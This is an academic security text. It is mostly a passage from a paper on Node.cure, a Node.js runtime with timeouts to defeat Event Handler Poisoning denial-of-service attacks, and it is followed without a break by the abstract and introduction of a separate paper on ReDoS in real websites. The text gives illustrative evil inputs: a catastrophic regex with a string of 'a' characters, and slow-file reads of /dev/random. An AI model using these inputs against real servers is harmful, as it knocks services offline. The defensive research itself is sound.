Table 2: Summary of the Worker Pool API. `work` is invoked on the Worker. `done` is invoked on the Event Loop. The new callbacks, `timed_out` and `killed`, are invoked on the Manager and the Hangman, respectively. On a timeout, `work`, `timed_out`, and `done` are invoked, in that order; there is no ordering between the `done` and `killed` callbacks, which sometimes requires reference counting for safe memory cleanup. *New callbacks.

out. The Event Loop then invokes its `done` callback with a `TimeoutError`, permitting a rapid response to evil input. Concurrently, once the Hangman successfully kills the Worker thread, it invokes the task's `killed` callback for resource cleanup, and returns. We used synchronization primitives to prevent races when a task completes just after it is declared timed out.

Differentiating between `timed_out` and `killed` permits more flexible error handling, but introduces technical challenges. If a rapid response to a timeout is unnecessary, then it is simple to defer `done` until `killed` finishes, since they run on separate threads. If a rapid response is necessary, then `done` must be able to run before `killed` finishes, resulting in a *dangling worker* problem: an API's `work` implementation may access externally-visible state after the Event Loop receives the associated `TimeoutError`. We addressed the dangling worker problem in Node.js's Worker Pool customers using a mix of `killed`-waiting, message passing, and blacklisting.

**Affected APIs.** The Node.js APIs affected by this change (viz. those that create tasks) are in the encryption, compression, DNS, and file system modules. In all cases we allowed timeouts to proceed, killing the long-running Worker. Handling encryption and compression was straightforward, while the DNS and file system APIs were more complex.

Node.js's asynchronous encryption and compression APIs are implemented in Node.js C++ bindings by invoking APIs from `openssl` and `zlib`, respectively. If the Worker Pool notifies these APIs of a timeout, they wait for the Worker to be `killed` before returning, to ensure it no longer modifies state in these libraries nor accesses memory that might be released after `done` is invoked. Since `openssl` and `zlib` are purely computational, the dangling worker is killed immediately.

Node.js implements its file system and DNS APIs by relying on libuv's file system and DNS support, which on Linux make the appropriate calls to libc. Because the libuv file system and DNS implementations share memory between the Worker and the submitter, we modified them to use message passing for memory safety of dangling workers — wherever the original implementation's `work` accessed memory owned by the submitter, e.g. for `read` and `write`, we introduced a private buffer for `work` and added copyin/copyout steps. In addition, we used `pthread_setcancelstate` to ensure that Workers will not be killed while in a non-cancelable libc API [6]. DNS queries are read-only so there is no risk of the dangling worker modifying external state. In the file system, `write` modifies external state, but we avoid any dangling worker state pollution via blacklisting. Our blacklisting-based Slow Resource policy is discussed in more detail in §5.5.

At the top of the Node.js stack, when the Event Loop sees that a task timed out, it invokes the application's callback with a `TimeoutError`.

### 5.3 Timeouts for callbacks

*Node.cure* defends against EHP attacks that target the Event Loop by bounding the synchronous time of callbacks. To make callbacks timeout-aware, we introduce a TimeoutWatchdog that monitors the start and end of each callback and ensures that no callback exceeds the timeout threshold. We time out JavaScript instructions using V8's interrupt mechanism (§5.3.1), and we modify Node.js's C++ bindings to ensure that callbacks that enter these bindings will also be timed out (§5.3.2).

#### 5.3.1 Timeouts for JavaScript

**TimeoutWatchdog.** Our TimeoutWatchdog instruments every callback using the experimental Node.js `async-hooks` module [15], which allows an application to register special callbacks before and after a callback is invoked.

Before a callback begins, our TimeoutWatchdog starts a timer. If the callback completes before the timer expires, we erase the timer. If the timer expires, the watchdog signals V8 to interrupt JavaScript execution by throwing a `TimeoutError`. The watchdog then starts another timer, ensuring that recursive timeouts while handling the previous `TimeoutError` are also detected. While an infinite sequence of `TimeoutErrors` is possible with this approach, this concern seems more academic than practical[6].

**V8 interrupts.** To handle the TimeoutWatchdog's request for a `TimeoutError`, *Node.cure* extends the interrupt infrastructure of Node.js's V8 JavaScript engine to support timeouts. In V8, low priority interrupts such as a pending garbage collection are checked regularly (e.g. each loop iteration, function call, etc.), but no earlier than *after* the current JavaScript instruction finishes. In contrast, high priority interrupts take effect immediately, interrupting long-running JavaScript instructions. Timeouts require the use of a high priority interrupt because they must be able to interrupt long-running individual JavaScript instructions such as `str.match(regexp)` (possible ReDoS).

To support a `TimeoutError`, we modified V8 as follows: (1) We added the definition of a `TimeoutError` into the Error class hierarchy; (2) We added a `TimeoutInterrupt` into the list of high-priority interrupts; and (3) We added a V8 API to raise a `TimeoutInterrupt`. The TimeoutWatchdog calls this API, which interrupts the current JavaScript stack by throwing a `TimeoutError`.

The only JavaScript instructions that V8 instruments to be interruptible are regular expression matching and JSON parsing; these are the language-level vulnerable APIs. Other JavaScript instructions are viewed as effectively constant-time, so these interrupts may be slightly deferred, e.g. to the end of the nearest basic block. We agreed with the V8 developers in this[7], and did not instrument other JavaScript instructions to poll for pending interrupts.

#### 5.3.2 Timeouts for the Node.js C++ bindings

The TimeoutWatchdog described in §5.3.1 will interrupt any vulnerable APIs implemented in JavaScript, including language-level APIs such as regular expressions and application-level APIs that contain blocking code such as `while(1){}`. It remains to give a sense of time to the Node.js C++ bindings that allow the JavaScript code in Node.js applications to interface with the broader world. A separate effort is required here because a pending `TimeoutError` triggered by the TimeoutWatchdog will not be delivered until control returns from a C++ binding to JavaScript.

Node.js has asynchronous and synchronous C++ bindings. The asynchronous bindings are safe in general because they do a fixed amount of synchronous work to submit a task and then return; the tasks are protected as

[6] To obtain an infinite sequence of `TimeoutErrors` in a first-class timeouts system, place a `try-catch` block containing an infinite loop inside another infinite loop.

[7] For example, we found that string operations complete in milliseconds even when a string is hundreds of MBs long.

discussed earlier. However, the synchronous C++ bindings complete the entire operation on the Event Loop before returning, and therefore must be given a sense of time. The relevant vulnerable synchronous APIs are those in the file system, cryptography, and compression modules. Both synchronous and asynchronous APIs in the `child_process` module are also vulnerable, but these are intended for scripting purposes rather than the server context with which we are concerned.

Because the Event Loop holds the state of all pending clients, we cannot `pthread_cancel` it as we do poisoned Workers, since this would result in the DoS the attacker desired. We could build off of our timeout-aware Worker Pool by offloading the request to the Worker Pool and awaiting its completion, but this would incur high request latencies when the Worker Pool's queue is not empty. We opted to combine these approaches by offloading the work in vulnerable synchronous framework APIs to a dedicated Worker, which can be safely killed and whose queue never has more than one item.

In our implementation, we extended the Worker Pool paradigm with a *Priority Executor* whose queue is exposed via a new API: `uv_queue_work_prio` (Figure 5). This Executor follows the same Manager-Worker-Hangman paradigm as the Executors in *Node.cure*'s Worker Pool. To make these vulnerable synchronous APIs timeout-aware, we offload them to the Priority Executor using the existing asynchronous implementation of the API, and had the Event Loop await the result. Because these synchronous APIs are performed on the Event Loop as part of a callback, we propagate the callback's remaining time to this Executor's Manager to ensure that the TimeoutWatchdog's timer is honored.

### 5.4 Timeouts for application-level vulnerable APIs

As described above, *Node.cure* makes tasks (§5.2) and callbacks (§5.3) timeout-aware to defeat EHP attacks against language and framework APIs. An application composed of calls to these APIs will be EHP-safe.

However, an application could still escape the reach of these timeouts by defining its own C++ bindings. These bindings would need to be made timeout-aware, following the example we set while making Node.js's vulnerable C++ bindings timeout-aware (file system, DNS, encryption, and compression). Without refactoring, applications with their own C++ bindings may not be EHP-safe. In our evaluation we found that application-defined C++ bindings are rare (§6.3).

### 5.5 Performance optimizations

Since first-class timeouts are an always-on mechanism, it is important that their performance impact be negligible. Here we describe two optimizations.

**Lazy TimeoutWatchdog.** Promptly detecting `TimeoutErrors` with a *precise* TimeoutWatchdog can be expensive, because the Event Loop must synchronize with the TimeoutWatchdog every time a callback is entered and exited. If the application workload contains many small callbacks, whose cost is comparable to this synchronization cost, then the overhead of a precise TimeoutWatchdog may be considerable.

If the timeout threshold is soft, then the overhead from a TimeoutWatchdog can be reduced by making the Event Loop-TimeoutWatchdog communication asynchronous. When entering and exiting a callback the Event Loop can simply increment a shared counter. A *lazy* TimeoutWatchdog wakes up at intervals and checks whether the callback it last observed has been executing for more than the timeout threshold; if so, it emits a `TimeoutError`. A lazy TimeoutWatchdog reduces the overhead of making a callback, but decreases the precision of the `TimeoutError` threshold based on the frequency of its wake-up interval.

**Slow resource policies.** Our *Node.cure* runtime detects and aborts long-running callbacks and tasks executing on Node.js's Event Handlers. For unique evil input this is the best we can do at runtime, because accurately predicting whether a not-yet-seen input will time out is difficult. If an attacker might re-use the same evil input multiple times, however, we can track whether or not an input led to a timeout and short-circuit subsequent requests that use this input with an early timeout.

While evil input memoization could in principle be applied to any API, the size of the input space to track is a limiting factor. The evil inputs that trigger CPU-bound EHP attacks such as ReDoS exploit properties of the vulnerable algorithm and are thus usually not unique. In contrast, the evil inputs that trigger I/O-bound EHP attacks such as ReadDoS must name a particularly slow *resource*, presenting an opportunity to short-circuit requests on this slow resource.

In *Node.cure* we implemented a slow resource management policy for libuv's file system APIs, targeting those that reference a single resource (e.g. `open`, `read`, `write`). When one of the APIs we manage times out, we mark the file descriptor and the associated inode number as slow. We took the simple approach of permanently blacklisting these aliases by aborting subsequent accesses[8], with the happy side effect of solving the dangling worker problem for `write`. This policy is appropriate for the file system, where access times are not likely to change[9]. We did not implement a policy for DNS queries. In the context of DNS, timeouts might be due to a network hiccup, and a temporary blacklist might be more appropriate.

[8] To avoid leaking file descriptors, we do not eagerly abort `close`.

[9] Of course, if the slow resource is in a networked file system such as NFS or GPFS, slowness might be due to a network hiccup, and incorporating temporary device-level blacklisting might be more appropriate.

### 5.6 Implementation

*Node.cure* is built on top of Node.js LTS v8.8.1, a recent long-term support version of Node.js[10]. Our prototype is for Linux, and we added 4,000 lines of C, C++, and JavaScript code across 50 files spanning V8, libuv, the Node.js C++ bindings, and the Node.js JavaScript libraries.

*Node.cure* passes the core Node.js test suite, with a handful of failures due to bad interactions with experimental or deprecated features. In addition, several cases fail when they invoke rarely-used file system APIs we did not make timeout-aware. Real applications run on *Node.cure* without difficulty (Table 3).

In *Node.cure*, timeouts for callbacks and tasks are controlled by environment variables. Our implementation would readily accommodate a fine-grained assignment of timeouts for individual callbacks and tasks.

## 6 Evaluating *Node.cure*

We evaluated *Node.cure* in terms of its effectiveness (§6.1), runtime overhead (§6.2), and security guarantees (§6.3). In summary: with a lazy TimeoutWatchdog, *Node.cure* detects all known EHP attacks with overhead ranging from 1.3x-7.9x on micro-benchmarks but manifesting at 1.0x-1.24x using real applications. *Node.cure* guarantees EHP-safety to all Node.js applications that do not define their own C++ bindings.

All measurements provided in this section were obtained on an otherwise-idle desktop running Ubuntu 16.04.1 (Linux 4.8.0-56-generic), 16GB RAM, Intel i7 @3.60GHz, 4 physical cores with 2 threads per core. For a baseline we used Node.js LTS v8.8.1 from which *Node.cure* was derived, compiled with the same flags. We used a default Worker Pool (4 Workers).

### 6.1 Effectiveness

To evaluate the effectiveness of *Node.cure*, we developed an EHP test suite that makes every type of EHP attack, as enumerated in Table 1. Our suite is comprehensive and conducts EHP attacks using every vulnerable API we identified, including the language level (regular expressions, JSON), framework level (all vulnerable APIs from the file system, DNS, cryptography, and compression modules), and application level (infinite loops, long string operations, array sorting, etc.). This test suite includes each type of real EHP attack from our study of EHP vulnerabilities in *npm* modules (§3.4). *Node.cure* detects all 92 EHP attacks in this suite: each synchronous vulnerable API throws a `TimeoutError`, and each asynchronous vulnerable API returns a `TimeoutError`. Our suite could be used to evaluate alternative defenses against EHP attacks.

To evaluate any difficulties in porting real-world Node.js software to *Node.cure*, we ported the `node-oniguruma` [12] *npm* module. This module offloads worst-case exponential regular expression queries from the Event Loop to the Worker Pool using a C++ add-on. We ported it using the API described in Table 2 without difficulty, as we did for the core modules, and *Node.cure* then successfully detected ReDoS attacks against this module's vulnerable APIs.

### 6.2 Runtime overhead

We evaluated the runtime overhead using micro-benchmarks and macro-benchmarks. We address other costs in the Discussion.

**Overhead: Micro-benchmarks.** Whether or not they time out, *Node.cure* introduces several sources of overheads to monitor callbacks and tasks. We evaluated the most likely candidates for performance overheads using micro-benchmarks:

1. Every time V8 checks for interrupts, it now tests for a pending timeout as well.
2. Both the precise and lazy versions of the TimeoutWatchdog require instrumenting every asynchronous callback using async-hooks, with relative overhead dependent on the complexity of the callback.
3. To ensure memory safety for dangling workers, Workers operate on buffered data that must be allocated when the task is submitted. For example, Workers must copy the I/O buffers supplied to `read` and `write` twice.

*New V8 interrupt.* We found that the overhead of our V8 Timeout interrupt was negligible, simply a test for one more interrupt in V8's interrupt infrastructure.

*TimeoutWatchdog's async hooks.* We measured the additional cost of invoking a callback due to TimeoutWatchdog's async hooks. A precise TimeoutWatchdog increases the cost of invoking a callback by 7.9x due to the synchronous communication between Event Loop and TimeoutWatchdog, while a lazy TimeoutWatchdog increases the cost by 2.4x due to the reduced cost of asynchronous communication. While these overheads are large, note that they are for an empty callback. As the number of instructions in a callback increases, the cost of executing the callback will begin to dominate the cost of issuing the callback. For example, if the callback executes 500 empty loop iterations, the precise overhead drops to 2.7x and the lazy overhead drops to 1.3x. At 10,000 empty loop iterations, the precise and lazy overheads are 1.15x and 1.01x, respectively.

*Worker buffering.* Our timeout-aware Worker Pool requires buffering data to accommodate dangling workers, affecting DNS queries and file system I/O. Our micro-

[10] Specifically, we built *Node.cure* on Node.js v8.8.1 commit dc6bbb44da from Oct. 25, 2017.

| Benchmark | Description | Overheads |
|---|---|---|
| LokiJS [11] | Server, Key-value store | 1.00, 1.00 |
| Node Acme-Air [3] | Server, Airline simulation | 1.03, 1.02 |
| webtorrent [26] | Server, P2P torrenting | 1.02, 1.02 |
| ws [27] | Utility, websockets | 1.00, 1.00* |
| Three.js [23] | Utility, graphics library | 1.09, 1.08 |
| Express [5] | Middleware | 1.24, 1.06 |
| Sails [21] | Middleware | 1.23, 1.14* |
| Restify [20] | Middleware | 1.63, 1.14* |
| Koa [9] | Middleware | 1.60, 1.24 |

Table 3: Results of our macro-benchmark evaluation of *Node.cure*'s overhead. Where available, we used the benchmarks defined by the project itself. Otherwise, we ran its test suite. Overheads are reported as "precise, lazy", and are the ratio of *Node.cure*'s performance to that of the baseline Node.js, averaged over several steady-state runs. We report the average overhead because we observed no more than 3% standard deviation in all but LokiJS, which averaged 8% standard deviation across our samples of its sub-benchmarks. *: Median of sub-benchmark overheads.

benchmark indicated a 1.3x overhead using `read` and `write` calls with a 64KB buffer. This overhead will vary from API to API.

**Overhead: Macro-benchmarks.** Our micro-benchmarks suggested that the overhead introduced by *Node.cure* may vary widely depending on what an application is doing. Applications that make little use of the Worker Pool will pay the overhead of the additional V8 interrupt check (minimal) and the TimeoutWatchdog's async hooks, whose cost is strongly dependent on the number of instructions executed in the callbacks. Applications that use the Worker Pool will pay these as well as the overhead of Worker buffering (variable, perhaps 1.3x).

We chose macro-benchmarks using a GitHub potpourri technique: we searched GitHub for "language:JavaScript", sorted by "Most starred", and identified server-side projects from the first 50 results. To add additional complete servers, we also included LokiJS [11], a popular key-value store, and IBM's Acme-Air airline simulation [3], which is used in the Node.js benchmark suite.

Table 3 lists the macro-benchmarks we used and the performance overhead for each type of TimeoutWatchdog. These results show that *Node.cure* introduces minimal overhead on real server applications, and they confirm the value of a lazy TimeoutWatchdog. Matching our micro-benchmark assessment of the TimeoutWatchdog's overhead, the overhead from *Node.cure* increased as the complexity of the callbacks used in the macro-benchmarks decreased — the middleware benchmarks sometimes used empty callbacks to handle client requests. In non-empty callbacks similar to those of the real servers, this overhead is amortized.

### 6.3 Security guarantees

As described in §5, our *Node.cure* prototype implements first-class timeouts for Node.js. *Node.cure* enforces timeouts for all vulnerable JavaScript and framework APIs identified by both us and the Node.js developers as long-running: regular expressions, JSON, file system, DNS, cryptography, and compression. Application-level APIs composed of these timeout-aware language and framework APIs are also timeout-aware.

However, Node.js also permits applications to add their own C++ bindings, and these may not be timeout-aware without refactoring. To evaluate the extent of this limitation, we measured the number of *npm* modules that define C++ bindings. These modules typically depend on the `node-gyp` and/or `nan` modules [37, 38]. We obtained the dependency list for each of the 628,863 *npm* modules from `skimdb.npmjs.com` and found that 4,384 modules (0.7%) had these dependencies[11].

As only 0.7% of *npm* modules define C++ bindings, we conclude that C++ bindings are not widely used and that they thus do not represent a serious limitation of our approach. In addition, we found the refactoring process for C++ bindings straightforward when we performed it on the Node.js framework and the `node-oniguruma` module as described earlier.

## 7 Practitioner Community Impact

In conjunction with the development of our *Node.cure* prototype, we took a two-pronged approach to reach out to the EDA practitioner community. First, we published a guide on safe service architecture for Node.js on `nodejs.org`. Second, we studied unnecessarily vulnerable Node.js APIs and added documentation or increased the security of these APIs.

### 7.1 Guide on safe service architecture

Without first-class timeouts, developers in the EDA community must resort to partitioning as a preventive measure. Do new Node.js developers know this? We expect they would learn from the Node.js community's guides for new developers, hosted on the `nodejs.org` website. However, these guides skip directly from "Hello world" to deep dives on HTTP and profiling. They do not advise developers on the design of Node.js applications, which as we have discussed must fit the EDA paradigm and avoid EHP vulnerabilities.

We prepared a guide to building EHP-safe EDA-based applications, including discussions about appropriate work patterns and the risks of high-complexity operations. The pull request with the guide was merged after discussion with the community. It can

[11] We counted those that matched the regexp `"nan"|"node-gyp"` on 11 May 2018.

be found at https://nodejs.org/en/docs/guides/dont-block-the-event-loop/. We believe that it will give developers insights into secure Node.js programming practices, and should reduce the incidence of EHP vulnerabilities in practice.

### 7.2 Changes to API and documentation

We studied the Node.js implementation and identified several unnecessarily vulnerable APIs in Node.js v8. Each of `fs.readFile`, `crypto.randomFill`, and `crypto.randomBytes` submits a single unpartitioned task to the Worker Pool, and in each of these cases a large task could be expensive in terms of I/O or computation. Were a careless developer to submit a large request to one of these APIs, it could cause one of the Workers to block. This risk was not mentioned in the API documentation. These APIs could instead be automatically partitioned by the framework to avoid their use as an EHP vector.

We took two steps to address this state of affairs. First, we proposed documentation patches warning developers against submitting large requests to these APIs, e.g. "The asynchronous version of `crypto.randomBytes()` is carried out in a single threadpool request. To minimize threadpool task length variation, partition large `randomBytes` requests when doing so as part of fulfilling a client request" [39]. These patches were merged without much comment. Second, we submitted a patch improving the simplest of these APIs, `fs.readFile`. This API previously read the entire file in a single `read` request. Our patch partitions it into a series of 64KB reads. As discussed earlier, partitioning I/O is an imperfect solution, but it is better than none. This patch was merged after several months of discussion on the performance-security tradeoff involved.

## 8 Discussion

**Other examples of EHP attacks.** Two other EHP attacks are worth mentioning. *First*, if the EDA framework uses a garbage collected language for the Event Loop (as do Node.js, Vert.x, Twisted, etc.), then triggering many memory allocations could lead to unpredictable blockage of the Event Loop. We are not aware of any reported attacks of this form, but such an attack would defeat first-class timeouts unless the GC were partitioned. *Second*, Linux lacks kernel support for asynchronous DNS requests, so they are typically implemented in EDA frameworks in the Worker Pool. If an attacker controls a DNS nameserver configured as a tarpit [73] and can convince an EDA-based victim to resolve name requests using this server, then each such request will poison one of the Workers in the Worker Pool. First-class timeouts will protect against this class of attacks as it does ReadDoS.

**Programming with first-class timeouts.** What would it be like to develop software for an EDA framework with first-class timeouts? First-class timeouts change the language and framework specifications. First, developers must choose a timeout threshold. Then, exception handling code will be required for both asynchronous APIs, which may be fulfilled with a `TimeoutError`, and synchronous APIs, which may throw a `TimeoutError`.

The choice of a timeout is a Goldilocks problem. Too short, and legitimate requests will result in an erroneous `TimeoutError` (false positive). Too long, and malicious requests will waste a lot of service time before being detected (false negative). Timeouts in other contexts have been shown to be selected without much apparent consideration [85], but for first-class timeouts we suggest that a good choice is relatively easy. Consider that a typical web server can handle hundreds or thousands of clients per second. Since each of these clients requires the invocation of at least one callback on the Event Loop, simple arithmetic tells us that in an EDA-based server, individual callbacks and tasks must take no longer than milliseconds to complete. Thus, a universal callback-task timeout on the order of 1 second should not result in erroneous timeouts during the normal execution of callbacks and tasks, but would permit relatively rapid detection of and response to an EHP attack[12]. By definition, first-class timeouts preclude the possibility of undetected EHP attacks (false negatives) with a reasonable choice of timeout, and our *Node.cure* prototype demonstrates that this guarantee can be provided in practice.

Developers can assign tighter timeout thresholds to reduce the impact of an EHP attack. If a tight timeout can be assigned, then a malicious request trying to trigger EHP will get about the same amount of server time as a legitimate request will, before the malicious request is detected and aborted with a `TimeoutError`. The lower the variance in callback and task times, the more tightly the timeout thresholds can be set without false positives. Though our implementation uses coarse-grained timeouts for callbacks and tasks, more fine-grained timeouts are possible. Such an API might be called `process.runWithTimeout(func)`. Appropriate coarse or fine-grained timeout thresholds could also be suggested automatically or tuned over the process lifetime of the server.

If a tight timeout cannot be assigned, perhaps because there is significant natural variation in the cost of handling legitimate requests, then we recommend that the `TimeoutError` exception handling logic incorporate a blacklist. With a blacklist, the total time wasted by EHP attacks is equal to the number of attacks multiplied by the timeout threshold. Since DDoS is outside of our

[12] If a service is unusually structured so as to run operations on behalf of many clients in a single callback, then when this service is overloaded such a callback might throw a `TimeoutError`. We recommend that such a callback be partitioned.

threat model, this value should be small and EHP attacks should not prove overly disruptive.

After choosing a timeout, developers would need to modify their code to handle `TimeoutErrors`. For asynchronous APIs that submit tasks to the Worker Pool, a `TimeoutError` will be delivered just like any other error, and error handling logic should already be present. This logic could be extended, for example to blacklist the client. For synchronous APIs or synchronous links in an asynchronous sequence of callbacks, we acknowledge that it is a bit strange that an unexceptional-looking sequence of code such as a loop can now throw an error, and wrapping every function with a `try-catch` block seems inelegant. Happily, recent trends in asynchronous programming techniques have made it easy for developers to handle these errors. The ECMAScript 6 specification made Promises a native JavaScript feature, simplifying data-flow programming (explicit encoding of a lifeline) [44]. Promise chains permit catch-all handling of exceptions thrown from any link in the chain, so existing catch-all handlers can be extended to handle a `TimeoutError`.

**Detecting EHP attacks without first-class timeouts.** Without first-class timeouts, a service that is not perfectly partitioned may have EHP vulnerabilities. In existing EDA frameworks there is no way to elegantly detect and recover from an EHP attack. Introducing a heartbeat mechanism into the service would enable the detection of an EHP attack, but what then? If more than one client is connected, as is inevitable given the multiplexing philosophy of the EDA, it is not feasible to interrupt the hung request without disrupting the other clients, nor it does seem straightforward to identify which client was responsible. In contrast, first-class timeouts will produce a `TimeoutError` at some point during the handling of the malicious request, permitting exception handling logic to easily respond by dropping the client and, perhaps, adding them to a blacklist.

**Other avenues toward EHP-safety.** In §4 we described two ways to achieve EHP-safety within the existing EDA paradigm. Other approaches are also viable but they depart from the EDA paradigm. Significantly increasing the size of the Worker Pool, performing speculative concurrent execution [48], or switching to preemptable callbacks and tasks could each prevent or reduce the impact of EHP attacks. However, each of these is a variation on the same theme: dedicating isolated execution resources to each client, a road that leads to the One Thread Per Client Architecture. The recent development of serverless architectures [70] is yet another form of the OTPCA, with the load balancing role played by a vendor rather than the service provider. If the server community wishes to use the EDA, which offers high responsiveness and scalability through the use of cooperative multitasking, we believe first-class timeouts are a good path to EHP-safety.

**Generalizability**. Our first-class timeouts technique can be applied to any EDA framework. Callbacks must be made interruptible, and tasks must be made abortable. While these properties are more readily obtained in an interpreted language, they could in principle be enforced in compiled or VM-based languages as well.

## 9 Related Work

**JavaScript and Node.js.** Ojamaa and Duuna assessed the security risks in Node.js applications [79]. Their analysis included ReDoS and other expensive computation as a means of blocking the event loop, though they overlooked the risks of I/O and the fact that the small Worker Pool makes its poisoning possible. Two recent studies have explored the incidence and impact of ReDoS in the Node.js ecosystem [92, 53].

Our preliminary work [52] sketched EHP attacks and advocated Constant Worst-Case Execution Time partitioning as a solution. However, analysis in the present work reports that this approach imposes significant refactoring costs and is an ad hoc security mechanism (§4.3).

Other works have identified the use of untrusted third-party modules as a common liability in Node.js applications. DeGroef et al. proposed a reference monitor approach to securely integrate third-party modules from *npm* [55]. Vasilakis et al. went a step further in their BreakApp system, providing strong isolation guarantees at module boundaries with dynamic policy enforcement at runtime [95]. The BreakApp approach is complete enough that it can be used to defeat EHP attacks, through what might be called Second-Class Timeouts. Our work mistrusts particular *instructions* and permits the delivery of `TimeoutErrors` at arbitrary points in sequential code, while these reference monitor approaches mistrust *modules* and thus only permit the delivery of `TimeoutErrors` at module boundaries. In addition, moving modules to separate processes in order to handle EHP attacks incurs significant performance overheads at start-up and larger performance overheads than *Node.cure* at run-time, and places more responsibility on developers to understand implementation details in their dependencies.

Static analysis can be used to identify a number of vulnerabilities in JavaScript and Node.js applications. Guarnieri and Livshits demonstrated static analyses to eliminate the use of vulnerable language features or program behaviors in the client-side context [65]. Staicu et al. offered static analyses and dynamic policy enforcement to prevent command injection vulnerabilities in Node.js applications [93]. Static taint analysis for JavaScript, as proposed by Tripp et al., enables the detection of other injection attacks as well [94]. The techniques in these works can detect the possibility of EHP

attacks that exploit known-vulnerable APIs (e.g. I/O such as `fs.readFile`), but not those exploiting arbitrary computation. Our first-class timeouts approach is instead a dynamic detect-and-respond defense against EHP attacks.

More broadly, other research on the EDA has studied client-side JavaScript/Web [71, 69, 54, 76] and Java/Android [59, 58, 43, 68, 72] applications. These have often focused on platform-specific issues such as `DOM` issues in web browsers [71].

**Embedded systems.** Time is precious in embedded systems as well. Lyons et al. proposed the use of `TimeoutErrors` in mixed-criticality systems to permit higher-priority tasks to interrupt lower-priority tasks [74]. Their approach incorporates timeouts as a notification mechanism for processes that have overrun their time slices, toying with preemption in a non-preemptive operating system. Our work is similar in principle but differs significantly in execution.

**Denial of Service attacks.** Research on DoS can be broadly divided into network-level attacks (e.g. DDoS attacks) and application-level attacks [41]. Since EHP attacks exploit the semantics of the application, they are application-level attacks, not easily defeated by network-level defenses.

DoS attacks seek to exhaust the resources critical to the proper operation of a server, and various kinds of exhaustion have been considered. The brunt of the literature has focused on exhausting the CPU, e.g. via worst-case performance [75, 51, 50, 90, 80], infinite recursion [49], and infinite loops [91, 45]. We are not aware of prior research work that incurs DoS using the file system, as do our ReadDoS attacks, though we have found a handful of CVE reports to this effect[13].

Our work identifies and shows how to exploit and protect the most limited resource of the EDA: Event Handlers. Although we prove our point using previously-reported attacks such as ReDoS, the underlying resource we are exhausting is not the CPU but the small, fixed-size set of Event Handlers deployed in EDA-based services.

**Practitioner awareness.** The server-side EDA practitioner community is aware of the risk of DoS due to EHP on the Event Loop. A common rule of thumb is "Don't block the Event Loop", advised by many tutorials as well as recent books about EDA programming for Node.js [96, 47]. Wandschneider suggests worst-case linear-time partitioning on the Event Loop [96], while Casciaro advises developers to partition any computation on the Event Loop, and to offload computationally expensive tasks to the Worker Pool [47]. Our work offers a more complete evaluation of EHP attacks, and in particular we extend the rule of "Don't block the Event Loop" to the Worker Pool.

**Future work.** Automatically identifying modules with computationally expensive paths would permit detecting EHP vulnerabilities in advance. As future work, we believe that research into computational complexity estimation ([81, 66, 86]) and measurement ([87, 63, 46]) might be adapted to the Node.js context for EHP vulnerability detection.

[13] For DoS by reading the slow file `/dev/random`, see CVE-2012-1987 and CVE-2016-6896. For a related DOS by reading large files, CVE-2001-0834, CVE-2008-1353, CVE-2011-1521, and CVE-2015-5295 mention DoS by memory exhaustion using `/dev/zero`.

## 10 Reproducibility

Everything needed to reproduce our results is available at `https://github.com/VTLeeLab/node-cure` — scripts for our analysis of the Snyk.io vulnerability database, links to our contributions to the Node.js community, and the source code for the *Node.cure* prototype.

## 11 Conclusion

The Event-Driven Architecture (EDA) holds great promise for scalable web services, and it is increasingly popular in the software development community. In this paper we defined Event Handler Poisoning (EHP) attacks, which exploit the cooperative multitasking at the heart of the EDA. We showed that EHP attacks occur in practice already, and as the EDA rises in popularity we believe that EHP attacks will become an increasingly critical DoS vector. The Node.js community has endorsed our expression of this problem, hosting our guide to avoiding EHP attacks on `nodejs.org`.

We proposed two defenses against EHP attacks, and prototyped the more promising: first-class timeouts. Our prototype, *Node.cure*, enables the detection and defeat of all known EHP attacks, with low overhead. Our findings can be directly applied by the EDA community, and we hope they influence the design of existing and future EDA frameworks.

## Acknowledgments

We thank the reviewers for their helpful feedback, as well as Adam Doupé for his shepherding. Snyk.io was kind enough to provide a dump of their vulnerability database for *npm*, which C. Coghlan helped us analyze. J.D. Greef of Ronomon suggested the EHP attacks listed in the discussion. A. Kazerouni, S. Rahaman, and the Virginia Tech Systems Reading Group were helpful sounding boards for our ideas and manuscripts, as were M. Hicks, G. Wang, and D. Yao.

## Abstract

Regular expression denial of service (ReDoS) is a class of algorithmic complexity attacks where matching a regular expression against an attacker-provided input takes unexpectedly long. The single-threaded execution model of JavaScript makes JavaScript-based web servers particularly susceptible to ReDoS attacks. Despite this risk and the increasing popularity of the server-side Node.js platform, there is currently little reported knowledge about the severity of the ReDoS problem in practice. This paper presents a large-scale study of ReDoS vulnerabilities in real-world web sites. Underlying our study is a novel methodology for analyzing the exploitability of deployed servers. The basic idea is to search for previously unknown vulnerabilities in popular libraries, hypothesize how these libraries may be used by servers, and to then craft targeted exploits. In the course of the study, we identify 25 previously unknown vulnerabilities in popular modules and test 2,846 of the most popular websites against them. We find that 339 of these web sites suffer from at least one ReDoS vulnerability. Since a single request can block a vulnerable site for several seconds, and sometimes even much longer, ReDoS poses a serious threat to the availability of these sites. Our results are a call-to-arms for developing techniques to detect and mitigate ReDoS vulnerabilities in JavaScript.

## 1 Introduction

Regular expressions are widely used in all kinds of software. Since regular expressions are easy to get wrong [42], which may help attackers to bypass checks [18, 5], developers are trained to think about the correctness of regular expressions. In contrast, another security-related aspect of regular expressions is often neglected: the performance, specifically, how long it takes to match a string against a regular expression. Unfortunately, given a specifically crafted input, matching against a suboptimally designed regular expression can easily take several minutes or even hours. For example, matching the apparently harmless regular expression `/(a+)+b/` against a sequence of 30 "a" characters on the Node.js JavaScript platform takes about 15 seconds on a standard computer.[1] Matching a sequence of 35 "a" characters already takes over 8 minutes, i.e., the matching time explodes exponentially.

If a server implementation suffers from this kind of performance problem, then an attacker can exploit it to overwhelm the server with hard-to-match inputs. This attack is known as *regular expression denial of service*, or short *ReDoS*. Such attacks are a form of algorithmic complexity attack [10] that exploits the worst-case complexity behavior of algorithms that match a string against a regular expression. Since for some regular expressions, the worst-case complexity is much higher than the average-case complexity, an attacker can cause denial of service with a few, relatively small inputs.

Even though ReDoS has been known for several years, recent developments in the web server landscape bring new and increased attention to the problem. The reason is that JavaScript is becoming increasingly popular not only for the client-side but also for the server-side of web applications. However, the single-threaded nature of JavaScript, where every request is handled by the same thread, makes server applications much more susceptible to ReDoS attacks. In practice, to avoid making the server unresponsive by blocking this thread, developers try to split any long-running computation into smaller events, which are than handled asynchronously. The problem is that in current JavaScript engines, matching a string against a regular expression cannot be easily split into multiple chunks of computation. As a result, a single request can effectively block the main thread, making the web server unresponsive to any other incoming requests and preventing it from finishing any other already established requests.

